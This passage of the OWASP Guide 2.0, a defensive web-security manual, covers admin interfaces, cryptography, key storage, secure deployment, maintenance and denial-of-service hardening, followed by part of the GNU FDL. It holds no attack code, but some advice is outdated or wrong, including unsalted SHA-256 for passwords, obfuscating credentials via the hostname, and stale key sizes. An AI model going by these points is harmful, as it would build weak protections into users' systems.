    OWASP Guide 2.0 Howto protect yourself • All systems should have separate applications for administrator and user access. • High value systems should separate these systems to separate hosts, which may not be accessible to the wider Internet without access to management networks, such as via the use of a strongly authenticated VPN or from trusted network operations center. Authentication for high value systems Administrative interfaces by their nature are dangerous to the health of the overall system. Administrative features may include direct SQL queries, loading or backing up the database, directly querying the state of a trusted third party’s system. How to identify if you are vulnerable If a high value system does not use strong authentication and encrypted channels to log on to the interface, the system may be vulnerable from eavesdropping, man in the middle, and replay attacks. How to protect yourself For high value systems: • Use a separate hardened management network for administrative access • Use strong authentication to log on, and re-authenticate major or dangerous transactions to prevent administrative phishing and session riding attacks. • Use encryption (such as SSL encrypted web pages) to protect the confidentiality and integrity of the session. Further Reading • Perfect example of why the admin and users should be separate: http://www.securityfocus.com/bid/10861/discuss 222
  • 223.
    OWASP Guide 2.0 Cryptography Objective To ensure that cryptography is safely used to protect the confidentiality and integrity of sensitive user data Platforms Affected All. Relevant COBIT Topics DS5.18 – Cryptographic key management Description Initially the realm of academia, cryptography has become ubiquitous thanks to the Internet. Common every day uses of cryptography include mobile phones, passwords, SSL, smart cards, and DVDs. Cryptography has permeated through everyday life, and is heavily used by many web applications. Cryptography (or crypto) is one of the more advanced topics of information security, and one whose understanding requires the most schooling and experience. It is difficult to get right because there are many approaches to encryption, each with advantages and disadvantages that need to be thoroughly understood by web solution architects and developers. The proper and accurate implementation of cryptography is extremely critical to its efficacy. A small mistake in configuration or coding will result in removing most of the protection and rending the crypto implementation useless. A good understanding of crypto is required to be able to discern between solid products and snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from vendors about their product. Typically, these are “a breakthrough in cryptography” or “unbreakable” or provide "military grade" security. If a vendor says "trust us, we have had experts look at this,” chances are they weren't experts! 223
  • 224.
    OWASP Guide 2.0 CryptographicFunctions Cryptographic systems can provide one or more of the following four services. It is important to distinguish between these, as some algorithms are more suited to particular tasks, but not to others. When analyzing your requirements and risks, you need to decide which of these four functions should be used to protect your data. Authentication Using a cryptographic system, we can establish the identity of a remote user (or system). A typical example is the SSL certificate of a web server providing proof to the user that he or she is connected to the correct server. The identity is not of the user, but of the cryptographic key of the user. Having an insecure key lowers the trust we can place on the identity. Non-Repudiation The concept of non-repudiation is particularly important for financial or e-commerce solutions. Often, cryptographic tools are required to prove that a unique user has made a transaction request. It must not be possible for the user to refute his or her actions. For example, a customer may request a transfer of monies from her account to be paid to another account. Later, she claims never to have made the request and demands the money be refunded to the account. If we have non-repudiation through cryptography, we can prove – usually through digitally signing the transaction request with their private key, that the user authorized the transaction. Confidentiality More commonly, the biggest concern will be to keep information private. Cryptographic systems primarily function in this regard. Whether it be passwords during a log on process, or storing confidential medical records on a database, encryption can assure that only users who have access to the decryption key will get access to the data. Integrity We can use cryptography to provide a means to ensure data is not viewed or altered during storage or transmission. Cryptographic hashes for example, can safeguard data by providing a secure checksum. 224
  • 225.
    OWASP Guide 2.0 CryptographicAlgorithms Various types of cryptographic systems exist that have different strengths and weaknesses. Typically, they are divided into two classes; those that are strong, but slow to run and those that are quick, but less secure. Most often a combination of the two approaches is used (e.g.: SSL), whereby we establish the connection with a secure algorithm, and then if successful, encrypt the actual transmission with the weaker, but much faster algorithm. Asymmetric (also Public/Private Key Cryptography) Asymmetric algorithms use two keys, one to encrypt the data, and either key to decrypt. These inter-dependent keys are generated together. One is labeled the Public key and is distributed freely. The private key must be kept secure. Commonly referred to as Public/Private Key Cryptography, these algorithms can provide a number of different functions depending on how they are used. The most common implementation of public key cryptography is certificates. The public and private keys are encoded using one of several standardized formats that enable relatively simple transport and key management. If we encrypt data with a user’s public key (which is publicly available), we can send the data over an insecure network knowing that only the associated private key will be able to decrypt the data. We have ensured that the message is confidential. Alternatively, if we encrypt data with our private key, only our public key can decrypt – we have just proven the message’s authenticity, since only our key could have generated the message. A Certificate Authority (CA), whose public certificates are installed with browsers or otherwise commonly available, may also digitally sign public keys or certificates. We can authenticate remote systems or users via a mutual trust of an issuing CA. We trust their ‘root’ certificates, which in turn authenticate the public certificate presented by the server. PGP and SSL are prime examples of a systems implementing asymmetric cryptography, using the RSA or other algorithms. Symmetric Symmetric keys share a common secret (password, pass phrase, or key). Data is encrypted and decrypted using the same key. These algorithms are very fast, but we cannot use them unless 225
  • 226.
    OWASP Guide 2.0 wehave already exchanged keys. Common examples of symmetric algorithms are DES, 3DES and AES. DES should no longer be used. Hashes Hash functions take some data (and possibly a key or password) and generate a unique hash or checksum. Since this is a one-way function, it is normally used to provide tamper detection. MD5 and SHA-1 are common hashing algorithms used today. These algorithms are considered weak (see below) and are likely to be replaced after a process similar to the AES selection. New implementations should consider using SHA-256 instead of these weaker algorithms. Key Exchange Algorithms Lastly, we have key exchange algorithms (such as Diffie-Hellman for SSL). These allow use to safely exchange encryption keys with an unknown party. Stream Ciphers Stream ciphers, such as RC4, are vulnerable due to a property of stream ciphers. If you use the same key to “protect” two different documents, the keystream drops out when you XOR the two documents together, leaving the plaintexts XOR’d together. The two plain text documents can be recovered using frequency analysis. How to determine if you’re vulnerable If you use stream ciphers, and you use the same key to protect different streams (or documents), you are at risk. How to protect yourself • Do not use stream ciphers in this fashion • Consider using stronger symmetric algorithms such as AES Weak Algorithms There is much debate, as numerous ‘secure’ algorithms have recently been found to be cryptographically weak. This means that instead of taking 280 operations to brute force a cryptographic key, it may only take as little as 269 operations – something achievable on an average desktop. 226
  • 227.
    OWASP Guide 2.0 As modern cryptography relies on being computationally expensive to break, specific standards can be set for key sizes that will provide assurance that with today’s technology and understanding, it will take too long to decrypt any given key. Therefore, we need to ensure that both the algorithm and the key size are taken into account when selecting an algorithm. How to determine if you are vulnerable Proprietary encryption algorithms are not to be trusted as they typically rely on ‘security through obscurity’ and not sound mathematics. These algorithms should be avoided if possible. Specific algorithms to avoid: • MD5 has recently been found less secure than previously thought. While still safe for most applications such as hashes for binaries made available publicly, secure applications should now be migrating away from this algorithm. • SHA-0 has been conclusively broken. It should no longer be used for any sensitive applications. • SHA-1 has been reduced in strength and we encourage a migration to SHA-256, which implements a larger key size. • DES was once the standard crypto algorithm for encryption; a normal desktop machine can now break it. AES is the current preferred symmetric algorithm. Cryptography is a constantly changing field. As new discoveries in cryptography are made, older algorithms will be found unsafe. Standard bodies such as NIST should be monitored for future recommendations. Specific applications, such as banking transaction systems may have specific requirements for algorithms and key sizes. How to protect yourself Assuming you have chosen an open, standard algorithm, the following recommendations should be considered when reviewing algorithms: Symmetric: • Key sizes of 128 bits (standard for SSL) are sufficient for most applications • Consider 168 or 256 bits for secure systems such as large financial transactions Asymmetric: 227
  • 228.
    OWASP Guide 2.0 The difficulty of cracking a 2048 bit key compared to a 1024 bit key is far, far, far, more than the twice you might expect. Don’t use excessive key sizes unless you know you need them. Bruce Schneier in 2002 (see the references section) recommended the following key lengths for circa 2005 threats: • Key sizes of 1280 bits are sufficient for most personal applications • 1536 bits should be acceptable today for most secure applications • 2048 bits should be considered for highly protected applications. Hashes: • Hash sizes of 128 bits (standard for SSL) are sufficient for most applications • Consider 168 or 256 bits for secure systems, as many hash functions are currently being revised (see above). NIST and other standards bodies will provide up to date guidance on suggested key sizes. Design your application to cope with new hashes and algorithms Include an “algorithmName” or “algorithmVer” attribute with your encrypted data. You may not be able to reverse the values, but you can (over time) convert to stronger algorithms without disrupting existing users. Key Storage As highlighted above, crypto relies on keys to assure a user’s identity, provide confidentiality and integrity as well as non-repudiation. It is vital that the keys are adequately protected. Should a key be compromised, it can no longer be trusted. Any system that has been compromised in any way should have all its cryptographic keys replaced. How to determine if you are vulnerable Unless you are using hardware cryptographic devices, your keys will most likely be stored as binary files on the system providing the encryption. Can you export the private key or certificate from the store? 228
  • 229.
    OWASP Guide 2.0 • Are any private keys or certificate import files (usually in PKCS#12 format) on the file system? Can they be imported without a password? • Keys are often stored in code. This is a bad idea, as it means you will not be able to easily replace keys should they become compromised. How to protect yourself • Cryptographic keys should be protected as much as is possible with file system permissions. They should be read only and only the application or user directly accessing them should have these rights. • Private keys should be marked as not exportable when generating the certificate signing request. • Once imported into the key store (CryptoAPI, Certificates snap-in, Java Key Store, etc), the private certificate import file obtained from the certificate provider should be safely destroyed from front-end systems. This file should be safely stored in a safe until required (such as installing or replacing a new front end server) • Host based intrusion systems should be deployed to monitor access of keys. At the very least, changes in keys should be monitored. • Applications should log any changes to keys. • Pass phrases used to protect keys should be stored in physically secure places; in some environments, it may be necessary to split the pass phrase or password into two components such that two people will be required to authorize access to the key. These physical, manual processes should be tightly monitored and controlled. • Storage of keys within source code or binaries should be avoided. This not only has consequences if developers have access to source code, but key management will be almost impossible. • In a typical web environment, web servers themselves will need permission to access the key. This has obvious implications that other web processes or malicious code may also have access to the key. In these cases, it is vital to minimize the functionality of the system and application requiring access to the keys. • For interactive applications, a sufficient safeguard is to use a pass phrase or password to encrypt the key when stored on disk. This requires the user to supply a password on 229
  • 230.
    OWASP Guide 2.0 startup, but means the key can safely be stored in cases where other users may have greater file system privileges. Storage of keys in hardware crypto devices is beyond the scope of this document. If you require this level of security, you should really be consulting with crypto specialists. Insecure transmission of secrets In security, we assess the level of trust we have in information. When applied to transmission of sensitive data, we need to ensure that encryption occurs before we transmit the data onto any untrusted network. In practical terms, this means we should aim to encrypt as close to the source of the data as possible. How to determine if you are vulnerable This can be extremely difficult without expert help. We can try to at least eliminate the most common problems: • The encryption algorithm or protocol needs to be adequate to the task. The above chapter on weak keys should be a good starting point • We must ensure that through all paths of the transmission we apply this level of encryption • Extreme care needs to be taken at the point of encryption and decryption. If your encryption library needs to use temporary files, are these adequately protected? • Are keys stored securely? Is an unsecured file left behind after it has been encrypted? How to protect yourself We have the possibility to encrypt or otherwise protect data at different levels. Choosing the right place for this to occur can involve looking at both security as well as resource requirements. Application: at this level, the actual application performs the encryption or other crypto function. This is the most desirable, but can place additional strain on resources and create unmanageable complexity. Encryption would be performed typically through an API such as the OpenSSL toolkit (www.openssl.com) or operating system provided crypto functions. An example would be an S/MIME encrypted email, which is transmitted as encoded text within a standard email. No changes to intermediate email hosts are necessary to transmit the message because we do not require a change to the protocol itself. 230
  • 231.
    OWASP Guide 2.0 Protocol: at this layer, the protocol provides the encryption service. Most commonly, this is seen in HTTPS, using SSL encryption to protect sensitive web traffic. The application no longer needs to implementing secure connectivity. However, this does not mean the application has a free ride. SSL requires careful attention when used for mutual (client-side) authentication, as there are two different session keys, one for each direction. Each should be verified before transmitting sensitive data. Attackers and penetration testers love SSL to hide malicious requests (such as injection attacks for example). Content scanners are most likely unable to decode the SSL connection, letting it pass to the vulnerable web server. Network: below the protocol layer, we can use technologies such as Virtual Private Networks (VPN) to protect data. This has many incarnations, the most popular being IPsec (Internet Protocol v6 Security), typically implemented as a protected ‘tunnel’ between two gateway routers. Neither the application nor the protocol needs to be crypto aware – all traffic is encrypted regardless. Possible issues at this level are computational and bandwidth overheads on network devices. Reversible Authentication Tokens Today’s web servers typically deal with large numbers of users. Differentiating between them is often done through cookies or other session identifiers. If these session identifiers use a predictable sequence, an attacker need only generate a value in the sequence in order to present a seemingly valid session token. This can occur at a number of places; the network level for TCP sequence numbers, or right through to the application layer with cookies used as authenticating tokens. How to determine if you are vulnerable Any deterministic sequence generator is likely to be vulnerable. How to protect yourself The only way to generate secure authentication tokens is to ensure there is no way to predict their sequence. In other words: true random numbers. It could be argued that computers can not generate true random numbers, but using new techniques such as reading mouse movements and key strokes to improve entropy has significantly increased the randomness of random number generators. It is critical that you do not try to implement this on your own; use of existing, proven implementations is highly desirable. 231
  • 232.
    OWASP Guide 2.0 Most operating systems include functions to generate random numbers that can be called from almost any programming language. Windows & .NET: On Microsoft platforms including .NET, it is recommended to use the inbuilt CryptGenRandom function (http://msdn.microsoft.com/library/default.asp?url=/library/en- us/seccrypto/security/cryptgenrandom.asp. Unix: For all Unix based platforms, OpenSSL is one of the recommended options (http://www.openssl.org/). It features tools and API functions to generate random numbers. On some platforms, /dev/urandom is a suitable source of pseudo-random entropy. PHP: mt_rand() uses a Mersenne Twister, but is nowhere near as good as CryptoAPI’s secure random number generation options, OpenSSL, or /dev/urandom which is available on many Unix variants. mt_rand() has been noted to produce the same number on some platforms – test prior to deployment. Do not use rand() as it is very weak. Java: java.security.SecureRandom within the Java Cryptography Extension (JCE) provides secure random numbers. This should be used in preference to other random number generators. Safe UUID generation UUIDs (such as GUIDs and so on) are only unique if you generate them. This seems relatively straightforward. However, there are many code snippets available that contain existing UUIDS. 232
  • 233.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Determine the source of your existing UUIDS 1. Did they come from MSDN? 2. Or from a example found on the Internet? • Use your favorite search engine to find out How to protect yourself • Do not cut and paste UUIDs and GUIDs from anything other than the UUIDGEN program or from the UuidCreate() API • Generate fresh UUIDs or GUIDs for each new program Summary Cryptography is one of pillars of information security. Its usage and propagation has exploded due to the Internet and it is now included in most areas computing. Crypto can be used for: • Remote access such as IPsec VPN • Certificate based authentication • Securing confidential or sensitive information • Obtaining non-repudiation using digital certificates • Online orders and payments • Email and messaging security such as S/MIME A web application can implement cryptography at multiple layers: application, application server or runtime (such as .NET), operating system and hardware. Selecting an optimal approach requires a good understanding of application requirements, the areas of risk, and the level of security strength it might require, flexibility, cost, etc. Although cryptography is not a panacea, the majority of security breaches do not come from brute force computation but from exploiting mistakes in implementation. The strength of a cryptographic system is measured in key length. Using a large key length and then storing the unprotected keys on the same server, eliminates most of the protection benefit gained. Besides the secure storage of keys, another classic mistake is engineering custom cryptographic 233
  • 234.
    OWASP Guide 2.0 algorithms(to generate random session ids for example). Many web applications were successfully attacked because the developers thought they could create their crypto functions. Our recommendation is to use proven products, tools, or packages rather than rolling your own. Further Reading • Wu, H., Misuse of stream ciphers in Word and Excel http://eprint.iacr.org/2005/007.pdf • Bindview, Vulnerability in Windows NT's SYSKEY encryption http://www.bindview.com/Services/razor/Advisories/1999/adv_WinNT_syskey.cfm • Schneier, B. Is 1024 bits enough?, April 2002 Cryptogram http://www.schneier.com/crypto-gram-0204.html#3 • Schneier, B., Cryptogram, http://www.counterpane.com/cryptogram.html • NIST, Replacing SHA-1 with stronger variants: SHA-256  512 http://csrc.nist.gov/CryptoToolkit/tkhash.html http://csrc.nist.gov/CryptoToolkit/tkencryption.html • UUIDs are only unique if you generate them: http://blogs.msdn.com/larryosterman/archive/2005/07/21/441417.aspx • Cryptographically Secure Random Numbers on Win32: http://blogs.msdn.com/michael_howard/archive/2005/01/14/353379.aspx 234
  • 235.
    OWASP Guide 2.0 SecureDeployment 235
  • 236.
    OWASP Guide 2.0 Configuration Objective To produce applications which are secure out of the box. Platforms Affected All. Relevant COBIT Topics DS6 – Manage Changes – All sections should be reviewed Best Practices • Turn off all unnecessary features by default • Ensure that all switches and configuration for every feature is configured initially to be the safest possible choice • Inspect the design to see if the less safe choices could be designed in another way. For example, password reset systems are intrinsically unsound from a security point of view. If you do not ship this component, your application’s users will be safer. • Do not rely on optionally installed features in the base code • Do not configure anything in preparation for an optionally deployable feature. Default passwords Applications often ship with well-known passwords. In a particularly excellent effort, NGS Software determined that Oracle’s “Unbreakable” database server contained 168 default passwords out of the box. Obviously, changing this many credentials every time an application server is deployed it out of the question, nor should it be necessary. 236
  • 237.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Inspect the application’s manifest and ensure that no passwords are included in any form, whether within the source files, compiled into the code, or as part of the configuration • Inspect the application for usernames and passwords. Ensure that diagrams also do not have any How to protect yourself • Do not ship the product with any configured accounts • Do not hard code any backdoor accounts or special access mechanisms Secure connection strings Connection strings to the database are rarely encrypted. However, they allow a remote attacker who has shell access to perform direct operations against the database or back end systems, thus providing a leap point for total compromise. How to identify if you are vulnerable • Check your framework’s configuration file, registry settings, and any application based configuration file (usually config.php, etc) for clear text connection strings to the database. How to protect yourself • Sometimes, no password is just as good as a clear text password • On the Win32 platform, use “TrustedConnection=yes”, and create the DSN with a stored credential. The credential is stored as a LSA Secret, which is not perfect, but is better than clear text passwords • Develop a method to obfuscate the password in some form, such as “encrypting” the name using the hostname or similar within code in a non-obvious way. • Ask the database developer to provide a library which allows remote connections using a password hash instead of a clear text credential. Secure network transmission By default, no unencrypted data should transit the network. 237
  • 238.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Use a packet capture tool, such as Ethereal and mirror a switch port near the database or application servers. • Sniff the traffic for a while and determine your exposure to an attacker performing this exact same task How to protect yourself • Use SSL, SSH and other forms of encryption (such as encrypted database connections) to prevent data from being intercepted or interfered with over the wire. Encrypted data Some information security policies and standards require the database on-disk data to be encrypted. However, this is essentially useless if the database connection allows clear text access to the data. What is more important is the obfuscation and one-way encryption of sensitive data. How to identify if you are vulnerable Highly protected applications: • Is there a requirement to encrypt certain data? • If so, is it “encrypted” in such a fashion that allows a database administrator to read it without knowing the key? If so, the “encryption” is useless and another approach is required How to protect yourself Highly protected applications and any application that has a requirement to encrypt data: • Passwords should only be stored in a non-reversible format, such as SHA-256 or similar • Sensitive data like credit cards should be carefully considered – do they have to be stored at all? The PCI guidelines are very strict on the storage of credit card data. We strongly recommend against it. • Encrypted data should not have the key on the database server. The last requirement requires the attacker to take control of two machines to bulk decrypt data. The encryption key should be able to be changed on a regular basis, and the algorithm should be sufficient to protect the data in a temporal timeframe. For example, there is no point in using 40 bit DES today; data should be encrypted using AES-128 or better. 238
  • 239.
    OWASP Guide 2.0 Databasesecurity Data obtained from the user needs to be stored securely. In nearly every application, insufficient care is taken to ensure that data cannot be obtained from the database itself. 239
  • 240.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Does the application connect to the database using low privilege users? • Are there different database connection users for application administration and normal user activities? If not, why not? • Does the application make use of safer constructs, such as stored procedures which do not require direct table access? • Highly protected applications: 1. Is the database is on another host? Is that host locked down? 2. All patches deployed and latest database software in use? 3. Does the application connect to the database using an encrypted link? If not, is the application server and database server in a restricted network with minimal other hosts, particularly untrusted hosts like desktop workstations? How to protect yourself • The application should connect to the database using as low privilege user as is possible • The application should connect to the database with different credentials for every trust distinction (eg, user, read-only user, guest, administrators) and permissions applied to those tables and databases to prevent unauthorized access and modification • The application should prefer safer constructs, such as stored procedures which do not require direct table access. Once all access is through stored procedures, access to the tables should be revoked • Highly protected applications: 1. The database should be on another host, which should be locked down with all current patches deployed and latest database software in use. 2. The application should connect to the database using an encrypted link. If not, the application server and database server must reside in a restricted network with minimal other hosts. 3. Do not deploy the database server in the main office network. Further Reading • ITIL – Change Management http://www.itil.org.uk/ 240
  • 241.
    OWASP Guide 2.0 Maintenance Objective To ensure that • products are properly maintained post deployment • minimize the attack surface area through out the production lifecycle • security defects are fixed properly and in a timely fashion Platforms Affected All. Relevant COBIT Topics DS6 – Manage Changes – All sections should be reviewed Best Practices There is a strong inertia to resist patching “working” (but vulnerable) systems. It is your responsibility as a developer to ensure that the user is as safe as is possible and encourage patching vulnerable systems rapidly by ensuring that your patches are comprehensive (ie no more fixes of this type are likely), no regression of previous issues (ie fixes stay fixed), and stable (ie you have performed adequate testing). Supported applications should be regularly maintained, looking for new methods to obviate security controls It is normal within the industry to provide support for n-1 to n-2 versions, so some form of source revision control, such as CVS, ClearCase, or SubVersion will be required to manage security bug fixes to avoid regression errors Updates should be provided in a secure fashion, either by digitally signing packages, or using a message digest which is known to be relatively free from collisions Support policy for security fixes should be clearly communicated to users, to ensure users are aware of which versions are supported for security fixes and when products are due to be end of lifed. 241
  • 242.
    OWASP Guide 2.0 SecurityIncident Response Many organizations are simply not prepared for public disclosure of security vulnerabilities. There are several categories of disclosure: • Hidden • 0day • Full disclosure and limited disclosure • With and without vendor response Vendors with a good record of security fixes will often gain early insight into security vulnerabilities. Others will have many public vulnerabilities published to 0day boards or mailing lists. How to determine if you are vulnerable Does the organization: • Have an incident management policy? • Monitor abuse@... • Monitor Bugtraq and similar mail lists for their own product • Publish a security section on their web site? If so, does it have the ability to submit a security incident? In a secure fashion (such as exchange of PGP keys or via SSL)? • Could even the most serious of security breaches be fixed within 30 days? If no, what would it take to remedy the situation? If any of the questions are “no”, then the organization is at risk from 0day exposure. 242
  • 243.
    OWASP Guide 2.0 Howto protect yourself • Create and maintain an incident management policy • Monitor abuse@... • Monitor Bugtraq and similar mail lists. Use the experience of similar products to learn from their mistakes and fix them before they are found in your own products • Publish a security section on their web site, with the ability to submit a security incident in a secure fashion (such as exchange of PGP keys or via SSL) • Have a method of getting security fixes turned around quickly, certainly fully tested within 30 days. Fix Security Issues Correctly Security vulnerabilities exist in all software. Occasionally, these will be discovered by outsiders such as security researchers or customers, but more often than not, the issues will be found whilst working on the next version. Security vulnerabilities are “patterned” – it is extraordinarily unlikely that a single vulnerability is the only vulnerability of its type. It is vital that all similar vulnerabilities are eliminated by using root cause analysis and attack surface area reduction occurs. This will require a comprehensive search of the application for “like” vulnerabilities to ensure that no repeats of the current vulnerability crop up. Microsoft estimates that each fix costs more than $100,000 to develop, test, and deploy, and obviously many tens of millions more by its customers to apply. Only by reducing the number of fixes can this cost be reduced. It is far cheaper to spend a little more time and throw a little more resources at the vulnerability to close it off permanently. How to identify if you are vulnerable Certain applications will have multiple vulnerabilities of a similar nature released publicly on mail lists such as Bugtraq. Such applications have not been reviewed to find all similar vulnerabilities or to fix the root cause of the issue. 243
  • 244.
    OWASP Guide 2.0 Howto protect yourself • Ensure that root cause analysis is used to identify the underlying reason for the defect • Use attack surface area reduction and risk methodologies to remove as many vulnerabilities of this type as is possible within the prescribed time frame or budget Update Notifications Often users will obtain a product and never upgrade it. However, sometimes it is necessary for the product to be updated to protect against known security vulnerabilities. How to identify if you are vulnerable • Is there a method of notifying the owners / operators / system administrators of the application that there is a newer version available? How to protect yourself Preferably, the application should have the ability to “phone home” to check for newer versions and alert system administrators when new versions are available. If this is not possible, for example, in highly protected environments where “phone home” features are not allowed, another method should be offered to keep the administrators up to date. Regularly check permissions Applications are at the mercy of system administrators who are often fallible. Applications that rely upon certain resources being protected should take steps to ensure that these resources are not publicly exposed and have sufficient protection as per their risk to the application. 244
  • 245.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Does the application require certain files to be “safe” from public exposure? For example, many J2EE applications are reliant upon web.xml to be read only for the servlet container to protect against local users reading infrastructure credentials. PHP applications often have a file called “config.php” which contains similar details. • If such a resource exists, does relaxing the permissions expose the application to vulnerability from local or remote users? How to protect yourself The application should regularly review the permissions of key files, directories and resources that contain application secrets to ensure that permissions have not been relaxed. If the permissions expose an immediate danger, the application should stop functioning until the issue is fixed, otherwise, notifying or alerting the administrator should be sufficient. Further Reading • Howard, M., Reducing the attack surface area of applications http://msdn.microsoft.com/msdnmag/issues/04/11/AttackSurface/default.aspx 245
  • 246.
    OWASP Guide 2.0 DenialOf Service attacks Objective To ensure that the application is robust as possible in the face of denial of service attacks. Platforms Affected All. Relevant COBIT Topics DS5.20 – Firewall architecture and connection with public networks Description Denial of Service (DoS) attacks has been primarily targeted against known software, with vulnerabilities that would allow the DoS attack to succeed. Excessive CPU consumption Modern MVC style applications are significant code bases in their own right. Many of the non-trivial business requests, such as report generation and statistical analys can consume quite large chunks of CPU time. When the CPU is asked to perform too many tasks at once, performance can suffer. How to determine if you are vulnerable • Stress test your application to understand where the bottlenecks are How to protect yourself • Only allow authenticated and authorized users to consume significant CPU requests • Carefully meter access to these bottlenecks and potentially re-code or change parameters to prevent the basic default requests from consuming so much CPU time Excessive disk I/O consumption Database searches, large images, and huge cheap disks lead to unending requests for more disk I/Os. However, the best I/O’s are the I/O’s not taken. These might be serviced from RAM or simply not performed at all. Once a disk is required to search say a 50 MB index for each and every request, even the most grunty server will fail with even a moderate user load. 246
  • 247.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Stress test your application to understand where the bottlenecks are How to protect yourself • Only allow authenticated and authorized users to consume significant disk I/O requests • Carefully meter access to these bottlenecks and potentially re-code or change parameters to prevent the basic default requests from consuming so much disk time or space Excessive network I/O consumption How to determine if you are vulnerable • Profile your application with a network optimization tool • Any page or resource which gives out over a 20x input ratio (ie one kb request returning a 20 kb page and images) is a huge DoS amplifier and will quickly bring your site to its knees if a Slashdot post or attacker hits How to protect yourself • Only allow authenticated and authorized users to consume significant network requests • Minimize the total size of any unauthenticated pages and resources • Use a DoS shield or similar to help protect against some forms of DoS attack, however, be warned these devices cannot help if the upstream infrastructure has been overwhelmed User Account Lockout A common denial of service attack against operating systems is to lockout user accounts if an account lockout policy is in place. How to determine if you are vulnerable Using an automated script, an attacker would try to enumerate various user accounts and lock them out. 247
  • 248.
    OWASP Guide 2.0 Howto protect yourself • Allow users to select their own account names. They are remarkably good at this • Do not use predictable account numbers or easily guessed account names, like “A1234” “A1235”, etc. • Record user lockout requests. If more than one account is locked out by the same IP address in a short time (say 30 seconds), prevent access from that source IP address • Automatically unlock accounts after 15 minutes Further reading http://www.corsaire.com/white-papers/040405-application-level-dos-attacks.pdf 248
  • 249.
  • 250.
    OWASP Guide 2.0 GNUFree Documentation License Version 1.1, March 2000 Copyright © 2000 Free Software Foundation, Inc. 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed. PREAMBLE The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or non-commercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others. This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software. We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference. APPLICABILITY AND DEFINITIONS This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you". A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language. 250
  • 251.
    OWASP Guide 2.0 A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them. The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License. The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque". Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only. The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text. 251
  • 252.
    OWASP Guide 2.0 VERBATIMCOPYING You may copy and distribute the Document in any medium, either commercially or non- commercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3. You may also lend copies, under the same conditions stated above, and you may publicly display copies. COPYING IN QUANTITY If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects. If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages. If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network- using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public. 252
  • 253.
